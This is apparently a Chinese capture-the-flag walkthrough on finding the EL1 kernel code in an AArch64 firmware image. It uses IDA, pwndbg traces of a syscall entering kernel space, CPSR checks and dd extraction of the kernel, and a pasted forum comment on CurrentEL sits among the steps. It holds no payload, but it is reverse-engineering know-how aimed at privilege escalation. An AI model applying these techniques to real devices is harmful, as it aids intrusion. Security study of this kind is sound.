




EL1：找到EL1代码：IDA加载

结果非常好：
大白脸，一个函数没有🙂

怎么办？
暂时不管！



EL1：找到EL1代码：GDB跟入SVC

```
.text:0000000000401B44                  write
.text:0000000000401B44 08 08 80 D2              MOV
.text:0000000000401B48 01 00 00 D4              SVC
.text:0000000000401B4C C0 03 5F D6              RET
.text:0000000000401B4C                  ; End of function write
```

```
[ DISASM ]
► 0x401b48    svc    #0 <SYS_write>
      fd: 0x1
      buf: 0x7fff7fffff8c ◂— 0x7fffffb00000003d /* '=' */
      n: 0x1
  0x401b4c    ret

  0x401b50    movz   x8, #0x3f
  0x401b54    svc    #0
  0x401b58    ret

  0x401b5c    movz   x8, #0xde
  0x401b60    svc    #0
  0x401b64    ret

  0x401b68    movz   x8, #0xe2
  0x401b6c    svc    #0
  0x401b70    ret
[ STACK ]
0:0000| x29 sp 0x7fff7fffff70 —▸ 0x7fff7fffff90 —▸ 0x7fff7fffffb0 —▸
← ...
1:0008|        0x7fff7fffff78 —▸ 0x401a20 ◂— cmn    w0, #1 /* 0x540
2:0010|        0x7fff7fffff80 ◂— 0x0
3:0018| x1-4   0x7fff7fffff88 ◂— 0x3d00000000
4:0020|        0x7fff7fffff90 —▸ 0x7fff7fffffb0 —▸ 0x7fff7fffffd0 —▸
5:0028|        0x7fff7fffff98 —▸ 0x400258 ◂— adrp   x19, #0x401000
```

```
pwndbg> si
0xffffffffc000a404 in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS ]
X0   0x1
X1   0x7fff7fffff8c ◂— 0x7fffffb00000003d /* '=' */
X2   0x1
X3   0x0
► 0xffffffffc000a404    b      #0xffffffffc000a80c
  ↓
  0xffffffffc000a80c    bl     #0xffffffffc00090b0
  ↓
  0xffffffffc00090b0    stp    x0, x1, [sp]
  0xffffffffc00090b4    stp    x2, x3, [sp, #0x10]
  0xffffffffc00090b8    stp    x4, x5, [sp, #0x20]
  0xffffffffc00090bc    stp    x6, x7, [sp, #0x30]
  0xffffffffc00090c0    stp    x8, x9, [sp, #0x40]
  0xffffffffc00090c4    stp    x10, x11, [sp, #0x50]
  0xffffffffc00090c8    stp    x12, x13, [sp, #0x60]
  0xffffffffc00090cc    stp    x14, x15, [sp, #0x70]
  0xffffffffc00090d0    stp    x16, x17, [sp, #0x80]
[ STACK ]
00:0000| sp 0xffffffffc001a020 ◂— 0x0
... ↓      7 skipped
[ BACKTRACE ]
► f 0 0xffffffffc000a404
pwndbg>
```

看起来0xffffffffc000a404这个地址就是内核空间

```
set architecture aarch64
remote :1234
b * 0x401B48
c
si
```

exp: /el1/find_el1/exp.py
gdb:/el1/find_el1/gdb.cmd

EL1：找到EL1代码：GDB跟入SVC：证明进入EL1

```
► 0x401b48    svc    #0 <SYS_write>
      fd: 0x1
      buf: 0x7fff7fffff8c ◂— 0x7fffffb00000003d /* '=' */
      n: 0x1
  0x401b4c    ret

  0x401b50    movz   x8, #0x3f
  0x401b54    svc    #0
  0x401b58    ret

  0x401b5c    movz   x8, #0xde
  0x401b60    svc    #0
  0x401b64    ret

  0x401b68    movz   x8, #0xe2
  0x401b6c    svc    #0
  0x401b70    ret
[ STACK ]
00:0000| x29 sp 0x7fff7fffff70 —▸ 0x7fff7fffff90 —▸ 0x7fff7fffffb0 —▸
01:0008|       0x7fff7fffff78 —▸ 0x401a20 ◂— cmn   w0, #1 /* 0x54000
02:0010|       0x7fff7fffff80 ◂— 0x0
03:0018| x1-4  0x7fff7fffff88 ◂— 0x3d00000000
04:0020|       0x7fff7fffff90 —▸ 0x7fff7fffffb0 —▸ 0x7fff7fffffd0 —▸
05:0028|       0x7fff7fffff98 —▸ 0x400258 ◂— adrp  x19, #0x401000 /*
06:0030|       0x7fff7fffffa0 ◂— 0x0
07:0038|       0x7fff7fffffa8 ◂— 0x0
[ BACKTRACE ]
► f 0         0x401b48

pwndbg> i r cpsr
cpsr           0x3c0    960
```

0：0000：EL0

```
[ DISASM ]
► 0xffffffffc000a404    b      #0xffffffffc000a80c          <0xf
  ↓
  0xffffffffc000a80c    bl     #0xffffffffc00090b0          <0xf
  ↓
  0xffffffffc00090b0    stp    x0, x1, [sp]
  0xffffffffc00090b4    stp    x2, x3, [sp, #0x10]
  0xffffffffc00090b8    stp    x4, x5, [sp, #0x20]
  0xffffffffc00090bc    stp    x6, x7, [sp, #0x30]
  0xffffffffc00090c0    stp    x8, x9, [sp, #0x40]
  0xffffffffc00090c4    stp    x10, x11, [sp, #0x50]
  0xffffffffc00090c8    stp    x12, x13, [sp, #0x60]
  0xffffffffc00090cc    stp    x14, x15, [sp, #0x70]
  0xffffffffc00090d0    stp    x16, x17, [sp, #0x80]
[ STACK ]
00:0000| sp 0xffffffffc001a020 ◂— 0x0
... ↓       7 skipped
[ BACKTRACE ]
► f 0 0xffffffffc000a404

pwndbg> i r cpsr
cpsr           0x3c5    965
```

5：0101：EL1

exp: /el1/find_el1/exp.py
gdb:/el1/find_el1/gdb.cmd

kuksho over 4 years ago

Never mind. I figured it out. CurrentEL maps the PSTATE[3:2] bits to CurrentEL[3:2] bits. Thus a value 4 would be bit 2 high signifying EL1 level. I erred in believing that PSTATE[3:2] would be mapped to CurrentEL[1:0].

^ 0 v Reply

ARMv8-A CurrentEL Register Definition
https://community.arm.com/support-forums/f/architectures-and-processors-forum/10303/armv8-a-currentel-register-definition
what is the current execution mode/exception level, etc?
https://stackoverflow.com/questions/31787617/what-is-the-current-execution-mode-exception-level-etc
Processor state in exception handling
https://developer.arm.com/documentation/100933/0100/Processor-state-in-exception-handling
CurrentEL, Current Exception Level
https://developer.arm.com/documentation/ddi0595/2021-06/AArch64-Registers/CurrentEL--Current-Exception-Level
Processor state
https://developer.arm.com/documentation/den0024/a/ARMv8-Registers/Processor-state

EL1：找到EL1代码：GDB跟入SVC：游览EL1内存


exp: /el1/find_el1/exp.py
gdb:/el1/find_el1/gdb.cmd


EL1：找到EL1代码：IDA中搜索


gdb进入内核空间后，观察0xffffffffc000a404附近内存，然后在IDA中搜索对应数据：

```
pwndbg> x /20bx 0xffffffffc000a404
0xffffffffc000a404:     0x02    0x01    0x00    0x14    0x00    0x00    0x00    0x00
0xffffffffc000a40c:     0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0xffffffffc000a414:     0x00    0x00    0x00    0x00
```

exp: /el1/find_el1/exp.py
gdb:/el1/find_el1/gdb.cmd










有两个结果备选

EL1：找到EL1代码：继续对比








所以 0xBA404 胜出

exp: /el1/find_el1/exp.py
gdb:/el1/find_el1/gdb.cmd

EL1：找到EL1代码：将0xBA404识别为代码

在IDA中0xBA404的位置，按C键将其识别为代码，C，Code的含义



IDA识别出部分函数了，终于不是大白脸了…

EL1：找到EL1代码：猜测内核边界

所以固件地址与内核地址的对应关系是：
0xBA404： 0xffffffffc000a404

由于内存一般是按页（至少4k）分配，则猜测：
0xffffffffc000a000 或
0xffffffffc0000000 为内核边界

```
pwndbg> x /2gx 0xffffffffc000a000-1
0xffffffffc0009fff:     0xfffc6ad280000000      0x00000097fffc6797
pwndbg> x /2gx 0xffffffffc000a000
0xffffffffc000a000:     0x97fffc6ad2800000      0x0000000097fffc67
pwndbg> x /2gx 0xffffffffc000a000-1
0xffffffffc0009fff:     0xfffc6ad280000000      0x00000097fffc6797
pwndbg> x /2gx 0xffffffffc0000000
0xffffffffc0000000:     0xd5182000010008000     0xd51820201001ffc0
pwndbg> x /2gx 0xffffffffc0000000-1
0xffffffffbfffffff:     Cannot access memory at address 0xffffffffbfffffff
```

0xffffffffc0000000应为**内核边界**，所以固件bios.bin的**0xb0000**偏移处为内核代码开始

exp: /el1/find_el1/exp.py
gdb:/el1/find_el1/gdb.cmd

EL1：找到EL1代码：确认内核边界

```
pwndbg> x /10i 0xffffffffc0000000
   0xffffffffc0000000:  adr     x0, 0xffffffffc0001000
   0xffffffffc0000004:  msr     ttbr0_el1, x0
   0xffffffffc0000008:  adr     x0, 0xffffffffc0004000
   0xffffffffc000000c:  msr     ttbr1_el1, x0
   0xffffffffc0000010:  mov     x0, #0x10                  // #16
   0xffffffffc0000014:  movk    x0, #0x8010, lsl #16
   0xffffffffc0000018:  movk    x0, #0x60, lsl #32
   0xffffffffc000001c:  msr     tcr_el1, x0
   0xffffffffc0000020:  isb
   0xffffffffc0000024:  mrs     x0, sctlr_el1
```

```
ROM:00000000000B0000 ; ---------------------------------------------------------------
ROM:00000000000B0000                 ADR             X0, unk_B1000
ROM:00000000000B0004                 MSR             #0, c2, c0, #0, X0
ROM:00000000000B0008                 ADR             X0, unk_B4000
ROM:00000000000B000C                 MSR             #0, c2, c0, #1, X0
ROM:00000000000B0010                 MOV             X0, #0x6080100010
ROM:00000000000B001C                 MSR             #0, c2, c0, #2, X0
ROM:00000000000B0020                 ISB
ROM:00000000000B0024                 MRS             X0, #0, c1, c0, #0
ROM:00000000000B0028                 ORR             X0, X0, #1
ROM:00000000000B002C                 MSR             #0, c1, c0, #0, X0
ROM:00000000000B0030                 ISB
ROM:00000000000B0034                 MOV             X0, #0xFFFFFFFFC0000000
ROM:00000000000B0038                 ADR             X1, unk_B8000
ROM:00000000000B003C                 ADD             X0, X0, X1
ROM:00000000000B0040                 BR              X0
ROM:00000000000B0040 ; ---------------------------------------------------------------
```

代码对应正确，故内核基址分析正确，
但IDA这个虚拟地址是不对的，
你有什么办法？

exp: /el1/find_el1/exp.py
gdb:/el1/find_el1/gdb.cmd


EL1：找到EL1代码：修正IDA地址：单独分析


所属空间	固件地址	虚拟地址
user	0xBC010-0xC8BD7	0x400000
kernel	0xB0000-0xBC00f	0xffffffffc0000000


单独分析内核部分，直接用dd把这部分拆出来，然后用IDA加载时修正地址即可


Mac： dd if=./bios.bin of=kernel.bin bs=1 skip=0xb0000 count=0xc010

Linux: dd if=./bios.bin of=kernel.bin bs=1 skip=720896 count=49168








